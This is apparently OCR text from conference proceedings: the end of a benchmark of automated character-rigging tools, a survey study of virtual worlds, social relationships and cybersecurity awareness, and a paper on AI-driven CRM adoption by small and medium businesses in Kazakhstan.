Fig. 2 presents the results of the RMSE deviation analysis, which measures deformation accuracy across different rigging solutions. RigNet exhibited the highest precision, with an average RMSE deviation of 0.08, ensuring well-articulated skeletal movements. In contrast, Mixamo and AccuRig showed slightly higher deviations (0.12 and 0.14, respectively), often requiring manual correction in areas such as the shoulders and knees. These findings suggest that while AI-driven rigging tools significantly reduce the manual workload, their accuracy varies across different model topologies, necessitating further improvements in automated weight painting and joint positioning.

4.3. Weight Distribution Consistency (WDC)

As depicted in Fig. 3, the distribution of weight painting across skeletal meshes varied among the tested solutions. RigNet's deep learning-based approach demonstrated the most uniform weight distribution, achieving a variance score of 0.04, which resulted in minimal inconsistencies. Mixamo and AccuRig, optimized for humanoid characters, performed well but exhibited slightly higher variance scores of 0.09 and 0.11, respectively. These discrepancies were most evident in high-flexibility joints, where incorrect weight calculations sometimes caused unnatural deformations. The results indicate that while AI-driven weight painting enhances efficiency, additional refinements are needed for high-mobility areas to prevent instability during animation.

4.4. Animation Stability (AS) Assessment

The effectiveness of rigging solutions in maintaining animation stability is illustrated in Fig. 4. RigNet achieved the highest stability score of 0.91, demonstrating minimal fluctuations in joint movements. Mixamo and AccuRig, while effective in static poses, displayed reduced stability in high-speed animations, with stability scores of 0.85 and 0.82, respectively. The reduced performance in Mixamo and AccuRig was attributed to inconsistencies in automatic weight distribution, which led to occasional jittering in fast-paced motion sequences. These results emphasize the need for further refinements in AI-driven rigging solutions to improve weight mapping and joint articulation for smoother motion playback.

4.5. Implications and Value

These results address the contributions of Section 1.4 as follows:

1. validation of the public benchmark suite via per-family performance on four mesh sets
2. demonstration of the four-metric protocol's ability to distinguish solver behavior under production constraints;
3. derivation of actionable guidelines—RigNet for unrigged photogrammetry scans, Mixamo for semi-rigged workflows, and AccuRig for precision



Fig. 1. Rigging Time Comparison



Fig. 2. Deformation Accuracy Comparison



Fig. 3. Weight Distribution Consistency



Fig. 4. Animation Stability Comparison

finger animation—that directly inform pipeline integration.

Overall, the controlled benchmark confirms that optimal solver selection is mesh-dependent and that the released testbed and scripts can guide future tool development and pipeline integration.

V. Discussion&Conclusions

The recommendations summarized in Section 4.5 establish clear guidelines for selecting an automated rigging solution based on mesh characteristics. This section interprets those findings in the context of existing literature, examines broader implications for real-time pipelines, outlines study limitations, and concludes with suggested directions for future research.

5.1. Interpretation of Findings

Research Question 1 asked: "How do RigNet, Mixamo, and AccuRig compare in terms of rigging latency, deformation accuracy, weight distribution consistency, and animation stability when applied to AI-generated humanoid meshes?" The results demonstrate that RigNet consistently achieves the lowest rigging time (under 3 min per model), highest deformation accuracy (mean RMSE = 0.08), most uniform weight distribution (variance = 0.04), and greatest animation stability (score = 0.91). Mixamo and AccuRig exhibit moderate performance across these metrics, with average RMSE values of 0.12 and 0.14 and stability scores of 0.85 and 0.82, respectively .

Research Question 2 asked: "Which solver–mesh pairings yield production-ready rigs with minimal manual intervention based on rigging latency, deformation accuracy, weight-distribution consistency, and animation stability?" For unrigged photogrammetry-style scans (Alpha3D), RigNet demonstrated unmatched aggregate performance producing production-ready rigs with negligible cleanup. Semi-rigged procedural meshes (Meshcapade, MakeHuman) achieved optimal results with Mixamo, requiring only minor weight-painting adjustments. AccuRig excelled in digit-level deformation fidelity at the cost of slightly longer RT (6–7 min). These findings indicate that aligning solver selection with mesh topology—RigNet for scans, Mixamo for semi-rigged assets, AccuRig for fine-grained rigs—optimizes pipeline efficiency and minimizes manual intervention .

A key takeaway is that no single rigging solution is universally superior; rather, each tool has its optimal use case. RigNet excels at fully unrigged characters, Mixamo is best suited for quick, user-friendly rigging, and AccuRig can serve as an alternative with further optimization. The results also emphasize the continued need for manual refinements in automated rigging workflows, particularly in cases where AI-generated meshes contain non-standard topologies.

Additionally, animation stability remains a challenge for AI-driven rigging solutions, with Mixamo and AccuRig showing minor instability in motion analysis. Future improvements in deep learning-based rigging solutions may mitigate these limitations by incorporating adaptive weight painting algorithms and better joint positioning techniques.

5.2. Limitations and Future Work

This study focuses exclusively on humanoid meshes and Blender-to-UE5 pipelines. Creatures with non-bipedal anatomy, alternate Digital Content Creation suites, and runtime deformation on mobile GPUs remain unexplored. To address these gaps, future studies should explore methodologies for:

- Extending auto-rigging to quadrupeds, stylized characters, and anatomically nonstandard beings.
- Integrating physics-based rigging components, such as soft-body and cloth dynamics, to assess secondary motion support.
- Benchmarking rig performance under mobile and VR constraints using GPU-accelerated runtime tests.
- Incorporating real-time feedback loops into rigging tools to auto-correct deformation artifacts as artists adjust poses.

Future work will also aim to improve solver transparency—allowing deeper insight into automated decision-making—and investigate diffusion- and transformer-based architectures for adaptive rig generation.

5.3. Conclusions

This study provides a comparative analysis of RigNet, Mixamo, and AccuRig for AI-generated character rigging. The results demonstrate that while automated rigging solutions significantly reduce time and effort, they still require some manual refinements for optimal performance. RigNet was found to be the most effective solution for fully unrigged models, while Mixamo offered the most accessible workflow for semi-rigged AI-generated characters. AccuRig, while viable, would benefit from further development to improve weight distribution accuracy.

The study also underscores the need for future research into improving automated rigging tools, particularly in areas of weight painting optimization and motion stability. Further exploration into AI-assisted corrective tools and real-time deformation monitoring could help bridge the gap between manual and fully automated rigging.

By refining and integrating these technologies, AI-driven rigging can become more efficient and robust, enabling game developers and animators to work with AI-generated characters seamlessly and with minimal intervention.

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Assessing the Impact of Virtual Worlds on Social Relationships with Cybersecurity Measures

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Abstract— The present study offers a methodological approach to assessing the impact of virtual environments on social relations with the integration of cybersecurity measures. The goal is to develop a framework for safe and ethical participation in virtual spaces while maintaining user engagement. The methodology includes surveys of various age groups and case study analysis. A multi-level interaction assessment system based on engagement, confidentiality and security has been developed. The data analysis included content, thematic, comparative and statistical methods. The results showed a direct link between the perception of security and social engagement, as well as age differences in cybersecurity awareness and the use of virtual worlds. Implementing strict security measures increases trust, but concerns about privacy persist. The study offers a structured approach to assess the balance between security and usability, making contributions in the fields of media technology, digital journalism, and innovation management.

Keywords— virtual worlds, social relationships, cybersecurity, digital interactions, media technologies

I. INTRODUCTION

The increasing integration of virtual worlds into everyday life has transformed social interactions, communication, and identity formation. These environments provide unique spaces where individuals can engage in professional, educational, and social activities. However, along with their benefits, virtual worlds present challenges related to privacy, security, and social well-being. Cybersecurity concerns, such as data breaches, identity theft, and misinformation, further complicate the landscape[1]. Given the growing importance of virtual worlds and the associated risks, this study aims to develop a structured method for assessing the impact of virtual environments on social relationships. A distinctive feature of the proposed approach is the integration of cybersecurity measures into the assessment process, which will not only help us understand how virtual worlds shape our social connections, but also identify potential vulnerabilities and develop strategies to mitigate the risks associated with them. Thus, this work aims to contribute to the creation of safer, more reliable and socially oriented virtual spaces.

II. BACKGROUND/LITERATURE REVIEW

Existing research in the field of sociology and psychology of virtual worlds has provided valuable insights into the impact of immersive environments on various aspects of human interaction. In particular, a number of works emphasize that immersion in virtual spaces has a significant impact on communication styles, the dynamics of group interaction and the processes of personal identity formation [2]. These studies have laid the foundation for understanding how social norms and interpersonal relationships can transform in the digital environment.

At the same time, cybersecurity research is increasingly focusing on the growing threats associated with digital interactions, especially in the context of virtual worlds where users actively share personal data [3]. A recent study examines in detail various cybersecurity threats specific to virtual reality environments, highlighting vulnerabilities and potential risks for users [4]. In addition, there are studies that have analyzed the problem of fraud and approaches to cybersecurity in the context of online multiplayer games, which is an important aspect of virtual social interactions [5].

Privacy issues in virtual spaces are also attracting considerable attention from researchers. In particular, the concept of "privacy space" in the digital environment was considered, which is directly related to how users perceive and protect their personal information in virtual worlds [6].

The present study builds on existing theoretical and empirical developments in both fields, offering a new interdisciplinary approach. Unlike previous works, which, as a rule, considered the social and cybersecurity aspects of virtual worlds separately, this article integrates cybersecurity strategies directly into the methodology for assessing the impact of virtual environments on social relations [7]. Thus, we not only analyze how virtual worlds affect social connections, but also evaluate these interactions through the prism of potential risks and vulnerabilities in the field of cybersecurity. Our proposed structured method will allow us to identify not only the social consequences, but also to develop practical recommendations for creating safer and more trusting virtual spaces.

III. METHODS

A. Data collection

This study applies a combined approach to data collection, combining qualitative and quantitative methods, including user behavior analysis and case studies. The data collection process is carried out in compliance with ethical standards that guarantee the confidentiality and security of respondents' personal information.

- Surveys and questionnaires: Surveys have been developed and conducted aimed at studying users' perception of virtual worlds and their impact on social relationships. The questionnaires included both closed-ended questions (for quantitative assessment) and open-ended questions (for qualitative analysis).

The survey was conducted among users of various age categories (15-18, 19-25, 26-35, 36-45 years old), which allowed for a comparative analysis of the results and revealed age differences in perception.



Fig. 1. Awareness of cybersecurity measures by age group(%)

- Case study: Studying specific examples of virtual world platforms allowed us to see how different types of worlds (gaming, educational, and social) affect users and what security measures are implemented at each stage.



Fig. 2. Average usage time of virtual worlds by age group (hours per day)

B. Evaluation Framework

The developed methodology includes a multi-level assessment system that classifies interactions based on user engagement levels, privacy concerns, and security risks. Key parameters include social connectivity, trust mechanisms, and data protection measures.

C. Data analysis methods

Both qualitative and quantitative analysis methods were used to process the collected data. Quantitative data obtained from closed-ended questionnaire questions were statistically analyzed to identify significant correlations and differences between user groups, especially in the context of cybersecurity awareness and time spent in virtual worlds (see “Fig. 1” and “Fig. 2”).

- Content analysis: It was used to process data from open-ended questionnaire questions. The method made it possible to identify key topics and general patterns in the respondents' responses. For example, the categories "positive impact", "negative impact" and "cyber threat awareness" became the basis for further analysis.
- Thematic analysis: Conducted to identify common themes in the response texts. This method allowed us to systematize the data and identify the main areas in which virtual worlds have an impact on users' social relationships.
- Comparative analysis: It allowed us to evaluate the differences between different age groups and user types. For example, data on the impact of virtual worlds on adolescents and adults, as well as on the perception and adoption of cybersecurity measures, were compared.

IV. RESULTS&FINDINGS

The analysis of survey data and case studies provided several key insights:

- **Description of Figure 1:** The line graph shows the percentage of users in each age group who are aware of various cybersecurity measures. The highest level of awareness is observed in the age group of 19-25 years (about 80%). The level of awareness gradually decreases with increasing age: 26-35 years – about 65%, 15-18 years – about 70%, and the lowest awareness was recorded in the group of 36-45 years (about 50%). These results suggest that younger users are generally more aware of security measures in virtual environments.
- **Description of Figure 2:** This bar graph shows the average number of hours per day that users of various age groups spend in virtual worlds. Graph analysis shows that the most active users are representatives of the 19-25 age group, who spend an average of about 6 hours a day in virtual environments. They are followed by groups of 26-35 years old (about 5 hours) and 15-18 years old (about 4 hours). The lowest average usage time of virtual worlds is observed in the age group of 36-45 years (about 3 hours per day). These data indicate age-related differences in the intensity of interaction with virtual spaces.
- **Impact of Cybersecurity Measures:** The implementation of strict cybersecurity protocols has had a significant positive impact on the level of user confidence in virtual spaces. In particular, the use of encrypted messaging and multi-factor authentication was noted by respondents as the most effective measures in reducing security concerns.
- **Social Engagement Trends:** There was a direct correlation between the perception of virtual environments as safe and the level of user engagement in social and professional activities. Users who were confident in the security of virtual spaces demonstrated a greater willingness to participate in various forms of interaction.
- **Privacy Concerns:** Despite the noted improvements in security, some users remained skeptical about data privacy issues. Concerns about third-party tracking and potential data leaks continued to affect their behavior in virtual environments.

V. DISCUSSION&CONCLUSIONS

The results of this study highlight the complex and interdependent relationship between the implementation of cybersecurity measures and the nature of social interactions in virtual worlds. The key conclusion is that users demonstrate a greater willingness to actively participate in meaningful social and professional activities in those virtual environments that they perceive as safe. In the context of virtual interactions, trust is a fundamental element, and it is well-thought-out security policies that play a crucial role in shaping user behavior.

The integration of cybersecurity measures into virtual spaces is a challenge to find a delicate balance between providing reliable protection and maintaining usability. Excessively strict security measures can become an obstacle to user engagement and reduce their activity. At the same time, an insufficient level of protection is fraught with data leaks and privacy violations, which undermines trust and may lead to abandonment of the platform. Our proposed study provides a structured approach to assessing these trade-offs, offering a model that can be adapted to different types of virtual environments, taking into account their specific features and user needs.

The results obtained are of particular importance in the context of the development of media technologies and digital journalism. For content creators, platform developers, and policy makers in this area, understanding the impact of cybersecurity on the behavior of virtual world users is critically important. As virtual worlds continue to evolve rapidly and become more integrated into various spheres of life, effective management of digital identities and ensuring the security of user information will remain key challenges.

For further development of research in this area, it is recommended to study the impact of emerging technologies, such as artificial intelligence-based content moderation and identity verification using blockchain, on improving security without compromising the user experience. Further research may be aimed at studying the psychological aspects of trust in virtual environments at various levels of applied security measures, as well as at developing more personalized and adaptive cybersecurity systems for virtual worlds.

ACKNOWLEDGMENT

The author would like to express gratitude to all participants who contributed to this research through surveys and case study analyses. Special thanks to the academic and technical staff at “Astana IT University” for their support and insights.

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Analysis of the Impact of AI-Based Customer Relationship Management on Small and Medium Business in Kazakhstan

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***Abstract*— The advances in AI technologies have revolutionarily altered the way CRM systems work and how business engages with customers within the level of clear accountability from the remote scope of bringing new technology on board. Businesses are looking into technology as to how it might improve their efforts in customer engagement activities, automation of business processes, and most importantly, revenue. The research will shed light on the implementation of AI-driven CRM in small and medium-sized enterprises (SME) in the evolving digital economy of Kazakhstan, as an adaptation for SMEs is considered. This study used mixed methods that, among others, included comparative case study analysis of international experience in AI-CRM and quantitative performance measurement from seven organizations across four countries. The result indicated a considerable improvement in efficiency, including a 40% decrease in operational workload, a 25% increase in customer retention, and an 18% rise in revenue. These enhancements lead to better resource allocation, improved business scalability, and stronger competitive positioning for SMEs. Additionally, the emergence of predictive analytics and automation capabilities in marketing and business decision-making offered several advantages. Still, the study identifies that enormous implementation costs and lack of AI expertise were some of the barriers to the quicker adoption of AI-CRM in business. It provides recommendations to support AI-CRM adoption, particularly in facilitating higher implementation uptake in Kazakhstan's business environment. The findings contribute to the literature on SME growth and the use of AI in business automation.**

Keywords*— *Artificial Intelligence, CRM, SMEs, business automation, predictive analytics, Kazakhstan, emerging markets

I. Introduction

Customer Relationship Management (CRM) is at the core of the digital evolution of this era which encompasses AI. Its implementation is a vital means for any business of experiencing superior customer relationships and to optimize engagement. It is foreseen by most consumers as a tool for managing personal and professional relationships far ahead of its utility, with the enterprise domain possessing huge transformative potential. AI-driven CRM solutions have redefined approaches that were conventionally used by organizations to attend to customer service, sales, and data management by embedding machine learning algorithms and automation tools [1]. These intelligent systems help smoothen out operations and importantly provide business-critical insights enabling them to make informed decisions leading to operational efficiency. The gains obtained through automation of redundant operations by AI-CRM, in terms of sparing human resources and lowering overheads, are also added to the valor of much-improved service levels.

At this juncture, some of the popular AI-driven CRM machine learning approaches include decision trees, random forests, artificial neural networks (ANN), convolutional neural networks, and other similar methods. Natural Language Processing (NLP), as a large field in AI, significantly contributes to meaningful insights being drawn off customer interactions in AI-CRM systems. A rapid evolution in NLP has enabled AI-CRM solutions-of sorts to analyze customer sentiments, present personalized suggestions, or even predict future behaviors of customers. Although not there in a mature state yet, it becomes fundamentally disruptive in turning CRM into intelligent systems for decision-making.

More integration of AI-CRM with other AI techniques, to include speech recognition and arguably predictive analytics, points toward immense prospects for automation and business growth. This paper deals with the impact of AI-backed CRM on predominantly SMEs, the effect on business processes at an elevated level, and future horizons for AI-powered customer management solutions.

Fig. 1. Functionality of CRM system

II. Literature Review

A. AI-CRM Integration and Business Benefits

Artificial intelligence (AI) integration into CRM systems has significantly enhanced customer relationship management by improving engagement, operational efficiency, and decision-making capabilities. Recent studies emphasize how AI-powered CRM solutions facilitate customer segmentation, personalized marketing, and predictive analytics, all of which

contribute to business growth [1]. Machine learning algorithms, including neural networks and decision trees, enable businesses to analyze customer data, predicting trends and optimizing marketing strategies [2].

Furthermore, business operations have become streamlined through AI-CRM adoption, automating repetitive tasks such as email marketing, customer support interactions, and data management. This automation enhances productivity and reduces operational costs, allowing businesses to focus on strategic initiatives rather than manual processes. AI-powered CRM solutions have led to a 30% increase in sales efficiency due to improved lead management and targeted engagement strategies (Łukasik-Stachowiak, 2023) [2].

B. Evidence-Based Marketing Through AI-CRM

Evidence-based marketing through AI-CRM enables businesses to leverage real-time data analysis to refine marketing campaigns and enhance customer loyalty (Chatterjee et al., 2019) [3]. AI-powered CRM acts as an enabler for businesses to gather and analyze consumer and business data, deploying targeted marketing techniques that improve conversion rates and overall customer satisfaction (Mezentsev, 2023) [4]. Predictive analytics plays a crucial role in AI-CRM by identifying consumer behavior patterns, allowing businesses to anticipate customer needs and deliver personalized experiences (National Bank of Kazakhstan, 2024) [5].

However, challenges persist in AI-CRM adoption, particularly for SMEs in emerging markets. High implementation costs, lack of technical expertise, and concerns regarding data privacy remain barriers to widespread adoption. Addressing these challenges requires supportive policies, investment in digital literacy, and the development of cost-effective AI-CRM solutions tailored to SMEs (National Bank of Kazakhstan, 2024) [5].

As AI continues to evolve, its integration into CRM systems will enhance customer relationships, operational efficiency, and data-driven decision-making. Future research should focus on refining AI models for CRM, addressing SME-specific barriers, and exploring new applications of AI-powered CRM solutions in diverse business sectors.

III. METHODOLOGY

To achieve the research objectives, a mixed-method approach was utilized, integrating both quantitative and qualitative methodologies. Such an approach should blend the reporting of numerical data analyses with various qualitative insights to provide a comprehensive understanding of AI-powered CRM adoption in SMEs. This mixed-method design fosters a balanced perspective whereby broad industry trends are captured while allowing the study to appreciate the specific challenges and opportunities individual businesses are facing [9].

The final quantitative component will propose statistical analyses for considerations like CRM adoption rates, operational effectiveness and financial gains. The quantitative methodology will survey the adopters of the AI technologies using various performance reports that measure indicators such as customer retention rates, process automation benefits and revenue increased per user. It will provide a range for generalizability and establish the reliability of AI's impact on the application of CRM solutions.

Qualitative findings thus provide intrinsic support to the quantitative approach in terms of SME owner and employee experiences and perspectives. In-depth interviews and case studies were carried out to recognize operational challenges, technological hurdles, and user expectations regarding AI-CRM adoption. Such analyses would offer a deeper context, highlighting factors that determine the decision-making processes during implementation.

A mixed-method approach minimizes the limitations of individual methodologies for developing a more robust and validated finding. The merger of numerical analysis with qualitative insights should provide a holistic understanding of AI within SME growth and improvement, thereby supporting the real development of targeted recommendations aimed at greater AI-CRM application amongst businesses within Kazakhstan.

A. Analysis of Cases of Small and Medium-Sized Enterprises (SMEs) that have Implemented AI-CRM

This study used a variety of methods, including data collection, comparison, and the examination of applied literature on the application of artificial intelligence (AI) to the operations of small and medium-sized businesses (SMEs) in developing nations. Examining the socio-technological and economic factors that affect the adoption of AI in this industry received particular attention. The study examined the difficulties SMEs in developing nations encounter while incorporating new technologies, as well as potential theoretical and practical solutions.

Each of these cases demonstrates the impact of AI-driven CRM solutions on efficiency, customer satisfaction, and financial performance.

1. Russia: Svyazinvest
    - Svyazinvest is a major telecommunications provider in Russia. It deployed IBM’s AI-CRM system to enhance its customer data integration and billing operations.
    - Analysis revealed a 20% acceleration in query resolution times, which contributed to increased customer satisfaction and mitigated operational inefficiencies.
    - The implementation of AI-driven automation resulted in a significant reduction in manual errors within customer account management, demonstrating the efficiency of AI applications in structured business processes.
2. United States: Salesforce Einstein AI
    - Salesforce’s Einstein AI leverages deep learning algorithms to facilitate predictive analytics and real-time customer insights.
    - Empirical data from SMEs employing Einstein AI indicate a 30% increase in sales efficiency, attributed to AI-driven automation in customer interaction analysis.

- Advanced churn prediction models allowed businesses to proactively retain customers, reducing attrition rates and fortifying client relationships.

3. United Kingdom: Criterion Hospitality

- Criterion Hospitality, which manages a chain of hotels, implemented AI technologies to automate guest registration and service processes.
- AI Check-in Kiosks reduced registration time from 3 – 10 minutes to just 2.5 minutes, enhancing customer experience and operational efficiency.
- AI Chatbots, integrated into platforms like WhatsApp, enabled a 66% reduction in booking staff while simultaneously improving service quality and increasing revenue.

4. United Kingdom: Pampeano

- Pampeano, a British manufacturer of high-quality leather goods, sought AI-driven solutions to improve inventory management and demand forecasting.
- AI-based inventory analysis significantly optimized stock levels, preventing overstock and shortages, which led to a 24% increase in annual revenue.
- The implementation of predictive analytics helped reduce storage and logistics costs, while also ensuring that the right products were available to customers at the right time, enhancing customer satisfaction and brand loyalty.

5. Kazakhstan: Cleverik's Implementation of Creatio CRM

- Cleverik, a Kazakhstani AI-CRM solutions provider, integrated Creatio CRM to optimize customer engagement and workflow automation.
- The firm experienced a 35% increase in sales, facilitated by AI-enhanced customer segmentation and targeted advertising strategies.
- Response time analysis demonstrated a 40% acceleration in query processing, a critical factor in enhancing user experience and customer satisfaction.

6. Kazakhstan: SANTO's AI-driven Goods Checker Cloud Service

- SANTO, an international pharmaceutical company, implemented AI-powered computer vision technology to monitor product displays in pharmacies.
- The introduction of the Goods Checker Cloud Service enabled sales representatives to photograph shelves and receive AI-driven compliance analysis with over 90% accuracy.
- The time spent on display verification was reduced to under five minutes per pharmacy, allowing staff to increase their daily visits and focus more on client relationship building and product promotion.

7. Kazakhstan: TS Development's AI-CRM Implementation

- TS Development, a commercial real estate management firm, implemented an AI-CRM system developed by its internal IT company, Smart Technologies Solutions, to address data fragmentation and communication challenges.
- The system centralized tenant and client information, reducing data duplication and streamlining operational workflows.
- Automation led to a 40% reduction in request processing time, a 35% increase in customer satisfaction, and a 25% increase in staff productivity, showcasing the efficiency of AI in real estate management.

The case studies analyzed in this research highlight how AI-CRM solutions are transforming small and medium enterprises (SMEs) across different industries and countries. From automating customer interactions in hospitality and retail to streamlining operations in telecommunications, pharmaceuticals, and real estate, AI-driven systems have proven to enhance efficiency, increase revenue, and improve customer satisfaction. The key takeaways from these implementations show that AI-CRM can reduce manual workload, optimize decision-making through predictive analytics, and create a more personalized customer experience.

B. Case Study: AI-CRM Implementation

Cleverik, a Kazakhstani CRM solutions provider, implemented Creatio CRM to enhance customer management and automation. By leveraging AI-powered features, the company achieved:

- A 35% increase in sales through AI-driven customer targeting.
- Automated workflow improvements, reducing manual workload.
- Improved customer experience, leading to higher engagement rates.

Cleverik's successful adoption of Creatio CRM highlights the potential for other SMEs in Kazakhstan to leverage AI-driven CRM for business growth.

Key Implementations in Halyk Bank Kyrgyzstan:
1. Credit process automation
2. Electronic Document Management System
3. Cash and settlement services automation
4. Contact Center and Digital Engagement

The successful implementation of the Creatio CRM and BPMS platform at Halyk Bank Kyrgyzstan demonstrates the versatility of AI-CRM solutions in financial institutions, streamlining customer services, automating lending processes, and improving overall banking efficiency.

This showcases an AI-CRM adoption in SMEs across Russia, the United States, and Kazakhstan. While the USA leads in AI-CRM integration, Kazakhstan shows promising potential. The Cleverik case study provides empirical evidence of the benefits of AI-driven CRM, including revenue growth and enhanced customer service efficiency. Additionally, the case of Halyk Bank Kyrgyzstan demonstrates the role of AI-CRM in transforming financial institutions. Future research should explore strategies to mitigate financial and technical barriers, fostering broader AI-CRM adoption among Kazakhstani SMEs and banking sectors.

TABLE I. Cleverik's Performance Improvements

Process	Before Implementation	After Implementation	Improvement (%)
Client Profile Creation	40 steps	8 steps	80% reduction
Account Opening	10 steps	3 steps	70% reduction
Loan Processing Capacity	1x	3x	200% increase
Minimum Decision Time	60 minutes	15 minutes	75% reduction

IV. RESULTS&FINDINGS

A. *Efficiency Improvements and Automation*

AI-based CRM solutions have improved greatly the efficiency of SMEs by automating core functions such as competitor data management, the launch of marketing campaigns, and client interactions. Results show that there was a 40% reduction in operational workloads with the adoption of automated AI; hence, employees have more time for strategic planning. AI chatbots integrated into CRM solutions enabled responding 50% quicker, enhancing client satisfaction rates.

B. *Analytical Forecasting and Customer Insights*

AI-based CRM systems give SMEs valuable foresight through predictive analytics. For SMEs that use AI-based insights into their operations, it has been reported that engagement strategies improved customer retention by about 25%. Predictive modeling has enabled organizations to tap into purchasing patterns, predict sales trends, and extrapolate personalized marketing campaigns, resulting in an average revenue increase of 20%.

C. *Cost Call-Down and Revenue Growth*

The financial benefits of taking up AI-CRM gloats success in saving money, which means more profit. SMEs that have migrated to AI-driven CRM have seen reductions in customer acquisition costs by close to 30% and marketing campaign transformation improvement by 15%. Automated lead generation initiatives have directly improved conversion rates and their annual revenues have gone up by 18% on average.

D. *AI-CRM Implementation challenges*

However beneficial those AI-CRM adoptions may be, they come along with various challenges such as initial high costs of investment, limited technical know-how among SME employees and concerns about data privacy. The surveyed businesses strongly expressed a desire for more accessible AI solutions configured for the budgets of SMEs and higher training programs to enable the adoption of such. Breaking those barriers will be critical to unlocking the impact of AI-CRM use to unleash growth within SMEs.

Kazakhstan is in the early stages of AI adoption in CRM, with limited but growing implementation in sectors like retail, finance, and services.



Fig. 4. AI Adoption in Kazakhstan's SMEs (Industry Breakdown)

A report from the National Bank of Kazakhstan (2024) states that 31% of financial institutions have implemented AI-driven CRM tools, while adoption among SMEs remains below 20%.

V. DISCUSSION&CONCLUSIONS

A. *Effectiveness of Implementing AI-CRM Based on Foreign Experience*

The global implementation of AI-driven CRM systems showcases a significant positive impact on business operations. Foreign experiences, particularly in developed economies, show that AI-CRM enhances customer relationship management by automating repetitive tasks, providing deeper insights into customer behaviour, and enabling more personalized interactions. The results indicate that AI-driven CRM enhances customer retention, streamlines operations, and improves overall efficiency. For instance, Salesforce Einstein AI has led to a 30% increase in sales productivity in U.S. businesses, while Cleverik's implementation of AI-CRM in Kazakhstan resulted in 35% sales growth.

B. *Economic Benefits: Cost Reduction, Sales Growth, Market Capacity Increase*

AI-CRM implementation yields economic benefits:

- Cost Reduction: Automation through AI streamlines various processes, reducing labor costs and operational expenses. Chatbots, for example, can

handle a significant volume of customer inquiries, decreasing the need for extensive human customer service teams.

- Sales Growth: AI-driven personalization improves marketing effectiveness and sales conversions. Targeted marketing campaigns based on AI insights can increase sales by 10-15%. Additionally, AI can identify upsell and cross-sell opportunities, further boosting revenue.
- Market Capacity Increase: AI enables businesses to analyze large datasets and identify new market segments. By understanding customer preferences and behaviors, companies can tailor products and services to meet specific needs, expanding their market reach.

The findings of this study demonstrate that AI-driven CRM solutions significantly enhance business efficiency, customer engagement, and financial performance across various sectors and geographical locations. The comparative analysis of AI-CRM implementations in Russia, the United States, and Kazakhstan highlights key trends, economic benefits, and scalability factors that contribute to the successful adoption of AI in CRM systems.

In conclusion, AI-driven CRM systems represent a transformative force for SMEs, offering substantial economic, operational, and customer engagement benefits. The success stories of Cleverik, Salesforce, and HubSpot highlight the tangible advantages of AI integration in business processes. As AI technology continues to evolve, further research and investment into AI-CRM innovations will be crucial in driving sustainable business growth and digital transformation worldwide.

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eDensaulyq and Public Healthcare Innovation in Kazakhstan: A Critical Evaluation of Accessibility and Efficiency

